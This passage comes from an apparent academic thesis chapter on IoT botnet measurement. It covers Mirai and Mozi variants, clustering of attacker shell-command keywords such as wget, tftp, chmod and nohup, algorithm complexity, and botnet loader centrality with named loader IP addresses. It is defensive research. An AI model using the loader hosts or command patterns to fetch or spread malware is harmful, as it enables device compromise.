ability Exposure (CVE) tags indicating that IoT devices operating vendor-specific services have been unpatched for more than 9 years (e.g., AVTECH exploit). Therefore dictating the inadequacy of vendors on providing patching updates.

The second most targeted vulnerability is the MVPower DVR Remote Code Execution (RCE) with 7,944 compromise attempts, followed by the Android Debug Bridge (ADB) exploit with 20,349 attempts. These vulnerabilities are linked to multiple CVE tags, demonstrating the wide array of documented security weaknesses they exploit.

HNAP vulnerability, with 2,402 compromise attempts, has also been associated with multiple CVE tags, pointing to its diverse set of unpatched vulnerabilities. The TVT (Generic OEM) DVR Targeted vulnerability, with 2,042 compromise attempts, corresponds to three different CVE tags. The presence of multiple CVE tags for each exploit suggests that attackers are leveraging a range of known vulnerabilities within each targeted system.

Assuming a response to a given Mirai-related scan from a vulnerable device, a handshake between the IoT device and a Report server is conducted. Our investigation revealed that the Report server redirects the vulnerable IoT device to a Loader or Malware server through a URL encoded in the payload of the first session packet. The encoded URL contains the location of the Mirai-like malware binary that is present on the Loader server having as a result the vulnerable device to download the actual binary.

In general, we identify 27027 IP addresses mapped to one or more IoT devices that were




Figure 5.13: Successful number of exploits of IoT botnet on compromised IP addresses. Mozi.a, a new P2P Mirai variant overtakes by far most of exploits.

successfully exploited with Mirai-like malware. As evident by Fig. 5.13, we observe around 28.000 of the exploits to be resulted by the propagation of a 2020 Mirai variant, Mozi.a. Through backtracking the properties of the Mozi.a binary, it was revealed that this particular Mirai-like botnet operates purely on P2P protocols.

Hence, its expansion has progressed much more aggressively than the rest of the Mirai variant counterparts that relied on more centralised structural properties (e.g., Kira.arm). In addition, the Mozi.a variant is able to infect devices running on either ARM or x86 processor architectures, whereas the majority of the rest of the variants are purely focusing on ARM. Thus, centralised Mirai-like botnets are likely to compromise low-cost IoT devices running dedicated ARM architectures, whereas distributed variants such as Mozi.a are far more inclusive on more general-purpose IoT devices.

Following closely is bins.sh with 27,655 unique IPs. The third most widespread botnet, strs.sh, represents 16,004 unique IPs, while the notorious Mirai botnet is associated with 15,386 unique IPs. Gafgyt has been detected in 12,255 unique IPs, but when combined with its Tor variant, Gafgtyt_tor, the total count exceeds 22,000 unique IPs. This underlines the significant presence of Gafgyt in the botnet landscape. Sora.arm7 and Darknet.arm7 manifest moderate prevalence with 9,859 and 9,388 unique IPs respectively. The variants jaws.sh and avtech.sh follow with 7,902 and 6,937 unique IPs respectively.

Evidently, the presence of multiple variants like sora.arm7, Darknet.arm7, jaws.sh, avtech.sh, and 205.avtech highlights that the IoT botnet landscape isn't dominated by a single variant. Such diversity in variants highlights the varied nature of the IoT botnet landscape. Furthermore, diversity presents a significant challenge for IoT security as different variants may exploit different vulnerabilities, necessitate different mitigation strategies, and could potentially target different types of devices.

The variant 205.avtech is associated with 6,466 unique IPs, whereas update.sh and ur0a.sh have lower prevalence with 5,230 and 5,212 unique IPs respectively. This distribution is essential for understanding the relative prevalence and activities of different IoT botnet variants.

5.7 Botnet Payload Distribution Over ASes

Via filtering botnet payloads from our CTI feeds, we compose a dataset resulted from the application of TF-IDF as described in Chapter 3. We further employ k-means clustering in order to gain insight into the distribution of botnet payloads amongst ASes. Through the use of the elbow method, we identify the optimal number of clusters after an iterative assessment of cluster number values k with respect to the sum of squared errors (WCSS) for each k.




Figure 5.14: Selecting the optimal number of clusters through the assessment of WCSS distribution.

Fig. 5.14 showcases the elbow curve and the optimal K value choice by examining the WCSS distribution over different trials of the k-means clustering. The elbow curve visualises the correlation between the cluster count (K) and inertia, which is an indicator of the within-cluster square sum. As the K value escalates, the inertia usually drops, pointing to better cluster outcomes. Yet, there is a stage when the drop in inertia becomes trivial, resulting in a curve shape similar to an elbow.

The value k was selected at the "elbow", i.e., the point of inflection on the curve which provides a good indicator of the optimal point. In our case, the optimal number of clusters for the data was six as represented in Fig. 5.14. The k-means outputs are mapped to ASes in order to analyse the dispersity of malicious activities with respect to payload distribution.




Figure 5.15: 70% of ASes are involved in botnet activities by concentrating on targeting one cluster whereas the remaining are observed to target multiple clusters.

We use the produced matrix by TF-IDF as the input for the k-means. By categorizing the attacks into these distinct groups, we were able to gain a deeper understanding of the patterns and characteristics of the attacks that were generated by IoT botnet. By using the k-menas, BotPro manages to cluster the payloads into six different clusters. As shown in Fig. 5.15 a high proportion of ASes are typically abused by malicious actors to send malicious payloads targeting only one cluster. Evidently, such ASes have certain structural properties in terms of the number of connected providers. Specifically, the mean of connected providers for cluster one is two, which is where the majority of ASes in our dataset reside.




Figure 5.16: The top 10 frequently used shell commands by IoT botnet.

Fig. 5.16 shows the top 10 most frequently used shell commands by IoT botnets. Such identified commands provide initial insights into the operations and intents of IoT botnets. In order to gain a deeper understanding of the underlying patterns and relationships among these commands, we have applied clustering techniques. This will enable us to group similar commands and uncover the common strategies adopted by IoT botnets.

We were able to identify the common features and behaviours by analysing the attacks within each cluster and highlighting the most common commands that belong to the cluster. The captured attacks assigned cluster labels that are generated by the k-means algorithm, six different clusters (C1-C6) as shown in Table 5.6. Each attack observed in our dataset is labelled with a unique cluster number, as shown in Table. 5.6. The results of the clustering suggest that there are distinct patterns in the commands used to exploit IoT devices.

The K-means algorithm has grouped 24915 attacks under cluster number one targeting Android devices through exploiting a common Android Debug Bridge (ADB) vulnerability over the TCP port 5555. We found that samples comprising such cluster are originating by 50% of bots captured by our global honeypots. Such vulnerability provides malicious actors with an opportunity to gain unauthorized access and take control over the potential victims. ADB is a commonly used debugging tool that is enabled by default on many Android devices. This makes it a desirable target for attackers who are seeking to compromise a large number of devices rapidly and easily.

Via exploiting this vulnerability, attackers can gain access to a wide range of Android devices, potentially allowing them to launch DDoS attacks or perform cryptocurrency mining. As per Table 5.6 the top commands that are used by attackers to exploit vulnerabilities related to Android operating systems.

Cluster	attacks	Originating IPs	Top commands
C1	24915	142875	cmd, exec, symlink, timestamp, stat, apex, mkdir
C2	342436	1522	GET, busybox, bin, tftp, echo
C3	36494	11483	http, tmp, wget, chmod, 777, rm
C4	3872	53421	HNAP1, post, snapshot, put, sdk, dvr, login
C5	36615	10343	cgi, httpport, clientport, ver, squ, dir, type
C6	112985	83708	wget, sh, cd, curl, nohup,ftpget, tftp2

Table 5.6: Number of attacks assigned to each cluster corresponding top frequency commands and sources IP addresses.

For instance, the apex command is used to interact with the Android Package Manager (APK) and install or uninstall system apps, while the mkdir command is used to create directories in certain locations on the potential victim. In order to avoid the detection, we notice that the attackers utilise timestamp commands to modify the time of a file with the purpose of making it harder for security software to detect changes made by malicious actors.

Samples comprising C2 targeted IoT devices manufactured by MVPower. Our proposed clustering algorithm assigned 342436 attacks under cluster two. GET command is used to retrieve information from the targeted IoT device, allowing the malicious actor to obtain sensitive data and gain a better understanding of the device's configuration.

The shell command in this cluster is used to gain access to the command line interface of the device and carry out further malicious activities. Busybox and bin commands are used in the Linux operating system and provide a set of essential Unix utilities. Attackers utilise such commands to gain access to the command line interface of the device and execute further commands or install additional software.

Evidently, attacks belonging to this cluster use the tftp command to transfer files from remote hosted malware using the Trivial File Transfer Protocol(TFTP). An attacker utilises the echo command in combination with a brute-force attack to guess the password for a targeted device. In n this scenario, the echo command is used to submit potential passwords to the login prompt on the targeted victim and observe whether they are accepted or rejected.

Attacks in C3 are mainly carried out via wget command, it is instrumented the devices to download malicious binary from remote host trough HTTP protocol on different standard ports including 80 and 8080. The tmp command is used to access the temporary directory on the victim, which can be useful for storing payloads and executing commands in order to maintain access to the device.

In order to modify the permissions of files and directories on the device, the attackers utilise the chmod command. By granting permission, the attackers gain more control over the device and can execute malicious payloads that are e restricted. We notice that the attacker uses the rm command in order to delete logs and their activities on the device to cover up the evidence and avoid detection.

Our analysis revealed that a significant portion of payloads, around 50% in this cluster were instrumented for P2P propagation. This finding suggests that the attackers behind this cluster were using P2P networks to distribute malware and coordinate their activities, which can make it more difficult to detect and mitigate their activities. In addition, our analysis shows that the attackers use post commands to compromise IoT devices in C4. It is notable that attacks belonging to C4 concentrate on targeting networked devices and services, particularly that use HTTP/HTTPS protocols for communication.

Our analysis shows that the commands belonging to C5 are intended to interact with and manipulate IoT's web interface. Such interface is often used by consumers to manage IoT devices. We found that "cgi" which is a common web server module is used by attacker to execute scripts and run malicious scripts on the victim to gain unauthorized access.

The other commands are used to specify the details of the HTTP request being sent to the device, such as the port number, the version of HTTP being used, and the directory path to the resource that will be needed. Our analysis for attacks in C6 shows that attackers utilise the "nohup" command to execute binaries that can continue running even after disconnecting from the compromised device. Such technique is adopted by attackers to ensure that their malicious payloads continue running even if the user attempts to shut it down.

5.8 Space Complexity

In our endeavour to effectively profile IoT botnets, we conducted an investigation into the application of various clustering algorithms on the dataset. K-means, Gaussian Mixture Models (GMM), and Birch are applied to our dataset to determine the most effective technique for discerning the behavioural patterns of IoT botnets. The efficiency and effectiveness of the clustering algorithm can significantly differ based on the characteristics, organisation, and complexity of the data being analysed. Hence, the selection criteria were established based on three widely accepted evaluation metrics: (i) Silhouette Score, (ii) Davies-Bouldin index, and (iv) Calinski-Harabasz index. Table 5.7 presents the comparison between the three clustering algorithms with respect to their performance.

Algorithm	Silhouette Score	Davies-Bouldin Index	Calinski-Harabasz Index
K-means	0.5398	1.1837	61445.979
GMM	0.5103	1.2720	56376.188
Birch	0.4877	1.2785	22069.512

Table 5.7: Clustering algorithm comparison.

The Silhouette Score quantifies the degree to which an object is similar to its own cluster (cohesion) relative to other clusters (separation). A high score indicates that an object is well-matched to its own cluster but poorly matched to neighbouring clusters. The score ranges from -1 to 1, with a higher value indicating better clustering. In our evaluation, K-means had the highest Silhouette Score of 0.5398, indicating that its cohesion and separation were superior to GMM and Birch.

The Calinski-Harabasz index, also referred to as the Variance Ratio Criterion, calculates the ratio between the sum of between-clusters dispersion and the sum of inter-cluster dispersion for all clusters. In this context, dispersion is defined as the sum of squared distances. A higher value of the Calinski-Harabasz index indicates better performance of the clustering model. The k-means algorithm demonstrated superior performance, achieving a score of 61445.979. This result indicates that k-means excelled in generating clusters that exhibit high density and distinct separation.

The Davies-Bouldin index is a metric that calculates the average 'similarity' between clusters. This similarity is determined by comparing the distance between clusters to the size of the clusters. A lower Davies-Bouldin index indicates that a model has better separation between the clusters. Among the three algorithms, k-means achieved the lowest score of

1.1837, indicating that it generated clusters that were more distinct compared to the clusters produced by the other two algorithms. Based on three metrics, the k-means clustering algorithm performs the best. Furthermore, the visual inspection of clustering results produced by the three aforementioned algorithms are presented in Appendix B, Fig. 6.3, Fig. 6.4, and Fig. 6.5 respectively. The k-means shows a minimum overlapping and has identified distinct groups with a better separation. In addition, Appendix A presents the clustering results generated from applying the three different algorithms, Tables 6.3, 6.4 and 6.5, present most IoT botnet attacks within each cluster. Furthermore, Table 6.1 presents the number of attacks belonging to each cluster for the three clustering algorithms. As per the table, k-means distributes the attacks across the clusters more evenly than the other algorithms. GMM has one cluster (C3) with a high number of attacks and one (C6) with very few. Similarly, in Birch, the majority of attacks belong to one cluster (C1).

In addition, we aimed to enhance the performance of our selected clustering algorithm through feature engineering which is a crucial step in any machine learning task. Specifically, we investigated the impact of reduced features on the performance of the K-means algorithm, which is our selected method based on initial evaluations. We employed PCA to reduce the original features generated by TF-IDF.

Metric	Value
Silhouette Score	0.5401
Davies-Bouldin Index	1.00901
Calinski-Harabasz Index	81398.2179

Table 5.8: K-Means evaluation metrics.

The internal validation is more suitable for our evaluation, three internal indexes are utilised in this evaluation, which are Silhouette Coefficient and Calinski–Harabasz. We used such methods to evaluate the performance of k-means on both the original and reduced features. Table 5.8 shows the k-Means evaluation when applied on reduced features. When comparing the k-means clustering performance on the original features to the reduced features, a slight improvement across all evaluation metrics is observed, indicating enhanced clustering results.

For the Silhouette score, the value has increased from 0.5398 (original features) to 0.54018486 (reduced features). This indicates that using the reduced features provide a marginally better defined cluster distinction, thus yielding a superior performance. The Davies-Bouldin index shows a decrease from 1.1837 (using original features) to 1.009014 (using reduced features). This reduction suggests that reducing the features has helped to make the clusters less similar and more distinct.

The Calinski-Harabasz index has increased from 61445.979 (original features) to 81398.2179 (reduced features). This improvement signifies that the clusters obtained from the reduced features are more dispersed from each other, yet more cohesive within themselves, indicating a superior clustering outcome.

Such outcomes suggest that the PCA was able to identify a smaller set of more informative features, which improved the performance of k-means. In general, our evaluation results show that the performance of k-means clustering on the reduced features is better than on the original features. In addition, the PCA algorithm can not only improve the accuracy of the algorithm, but also improve the efficiency of the algorithm. As shown in Fig. 5.17 the k-means consume 400 seconds to perform clustering. Evidently, the PCA managed to reduce the time consumption to 10 seconds as shown in Fig. 5.18.




Figure 5.17: K-means time consumption with original features.




Figure 5.18: K-means time consumption with reduced features.

Parameter	**Machine 1**	**Machine 2**
System	Windows	macOS
Machine	AMD64	x86_64
Platform	Windows-10-10.0.19045-SP0	macOS-10.16-x86
Processor	Intel64 Family 6 Model	i386
CPU Count	8	8
CPU Frequency	1792.0MHz	1400MHz
RAM Memory	7973.30MB	8192.00MB

Table 5.9: Detailed system specifications for machine 1 and machine 2

In addition, we measured the memory consumption for the three clustering algorithms through employing the two different computational environments as described in Table 5.9.

Memory consumption is an essential aspect of algorithmic efficiency, particularly when dealing with large datasets. The algorithms were tested with various cluster numbers, ranging from 1 to 6, to determine their memory footprint. From the results presented in Table 5.10, the k-means algorithm exhibits the most memory-efficient behaviour, with an average consumption of 562.66 MiB. In contrast, the GMM shows the highest memory consumption, averaging at 639.85 MiB. The Birch algorithm's performance lies between the two, with an average memory usage of 579.08 MiB.

No. of Clusters	**Machine 1**			**Machine 2**		
	k-means	**GMM**	**Birch**	**k-means**	**GMM**	**Birch**
1	566.41	595.98	415.30	575.73	575.72	629.60
2	575.71	790.87	412.73	566.48	656.22	545.96
4	518.82	830.52	412.63	575.68	799.01	642.92
5	519.45	861.06	383.81	575.68	750.93	643.00
6	575.72	880.99	412.73	575.68	544.97	629.17
Average	546.11	780.44	403.50	562.66	639.85	579.08

Table 5.10: Memory consumption across different numbers of clusters and platforms in MiB.

5.9 Time Complexity

We calculate the time complexity of our proposed algorithm 3 in Chapter 3, which is used to identify IoT botnet propagation strategy. Complexity can be quantified using various criteria, including memory use, time, and solution. In this instance, the time complexity of an algorithm is a computational complexity that describes the amount of computational time taken by an algorithm to run.




Figure 5.19: Time Complexity of proposed algorithm to identify IoT botnet propagation strategy.

Fig. 5.19 depicts the time required for the proposed algorithm to execute for various numbers of samples. The number of samples increases by 20,000 each time the function is called, starting from 0 to 160,000. The time is measured in seconds and ranges from 0.89 seconds to 14 seconds. The growth pattern of the time complexity is evident from the experimental data on elapsed times, which suggests a trend of quadratic growth. It suggests that the time complexity of our algorithm is $O(n * n) = O(n^2)$, as the time it takes to execute the function increases proportionally with the number of samples. The algorithm primary task is to categorise each IP source into one of the two categories based on its interaction pattern. It utilises a nested loop structure, iterating through both URL_IP samples and src_ip samples. The outer loop runs for the number of URL_IP addresses, which we can denote as n. As described in the algorithm, there's a conditional check (if else condition) within the outer loop which has a constant time complexity of $O(1)$. In this case, the else condition is met, an inner loop runs for the number of src_IP addresses and it is donated as m. In the scenario where n and m are approximately equal, the algorithm performs $n \times m$ operations, translating to a quadratic time complexity, $O(n^2)$.

5.10 Botnet Loaders

The IoT market expansion in synergy with botnets targeting IoT devices and modern cyberwarfare techniques evolution has resulted to be a significant and challenging threat to confront in networked systems. Since the development of the first botnet in 1999 (Pretty Park botnet), botnet communication architectures emerged in response to the growing effort to identify botnets using their communication structure and communication patterns [172]. The primitive Pretty Park botnet implementation was able to download and execute a file on the victim through using IRC server as a remote-control server. Nonetheless, such schemes have significantly changed with the convergence of IoT technologies and the pervasiveness invoked by the services they operate or access.

By leveraging the graph-based methodology described in Section 3.1.3, BotPro can provide insights on the structural properties of botnet loaders with respect to the distribution of malware binaries of various strains. Table.5.11 presents the centrality degree for the top five loaders detected by BotPro. These detected nodes play a crucial role in botnet propagation. For instance, the first ranked node in the table, has the highest degree centrality and has a connection with 614 bots across 36 unique countries.

Rank	Loader IP addresses	Degree centrality	Total associated nodes	Total unique countries
1	185.216.71.192	0.028	614	36
2	81.161.229.46	0.017	367	37
3	5.206.227.136	0.010	211	25
4	31.210.20.109	0.008	173	30
5	45.90.161.148	0.005	119	0

Table 5.11: Degree centrality for super nodes detected by BotPro as botnet loaders.




Figure 5.20: Connectivity graph of the top botnet loaders instrumenting specific malware strains (red) with their corresponding bots (blue).

Fig. 5.20 depicts the connectivity graph of the top seven nodes with a high betweenness degree. High betweenness centrality nodes are often gateway nodes or nodes bridging different clusters in a network. The removal of such nodes can cause the botnet network to become partitioned and the betweenness feature in the graph reflects the significant extent of botnet loaders.

By ranking all the nodes in the graph based on their betweenness centrality, we identify that botnet loaders responsible for distributing Mozi binaries have the highest betweenness degree. Measuring the degree centrality of Mozi malware servers led to identify 3954 different bots connected to a single server. Our tracking process also reveals that bots related to Mozi variants are spread across 125 ASes and 41 countries. Hence, it indicates that Mozi botnet designers spread as much as possible in order to avoid single points of failure and thus increase the botnet's resilience. In addition, our analysis for botnet loaders responsible for distributing arm7.deathh binaries shows that such loaders have an average connection with 270 bots distributed over 18 countries. It indicates that the attackers tend to form a P2P botnet network that is geographically widespread and through its distributed nature across the global Internet could have higher guarantees in terms of its resilience. By analysing the betweenness centrality of nodes that connected to such servers it was revealed that bots are also instructed by attackers to download binaries from three different botnet loaders such as wowe.arm and reset.sh (Fig. 5.20). Our analysis shows that bots randomly form P2P like networks and direct to download binaries from different sources in order to promote redundancy and increase the robustness of their formation with additional edges. As summarised in Table 5.12, we have detected 16,473 edges forming the communication setup between bots and loaders in P2P botnets.

number of links	**mean**	**std**	**min**	**max**
16473	0.000116	0.003165	0.000061	0.40238

Table 5.12: Summary of centrality degree for the connectivity between botnet loaders and malicious bots.




Figure 5.21: Connectivity graph among ASes embracing bots and ASes hosting botnet loaders. The blue nodes indicate the ASes that are dedicated for routing of intra-AS traffic to bots, while the red nodes handle bots traffic outside their domains.

The identified botnet loaders composing P2P botnet networks are distributed over 1,011 ASes and 80 countries. Measuring the degree centrality among ASes embracing bots and ASes hosting malware downloaders can reveal structural properties of a given botnet. Our analysis shows that ASes with highest degree centrality are reachable by bots residing in more than 100 ASes. For instance, AS211252 exchanges the binaries with bots distributed across 160 ASes. It therefore demonstrates that such botnet loaders have a strong influence for malware spreading across the Internet.

As shown in 5.21, some ASes do not have edges, as the bots download the binaries from malware downloaders located within their home AS. Our analysis also highlights that certain malware residing in specific ASes promote communication with bots that are globally distributed.




Figure 5.22: Network typologies for ASes that have a high betweenness centrality, suggesting that nodes identified by centrality metrics are more effective at spreading malicious content throughout the Internet.

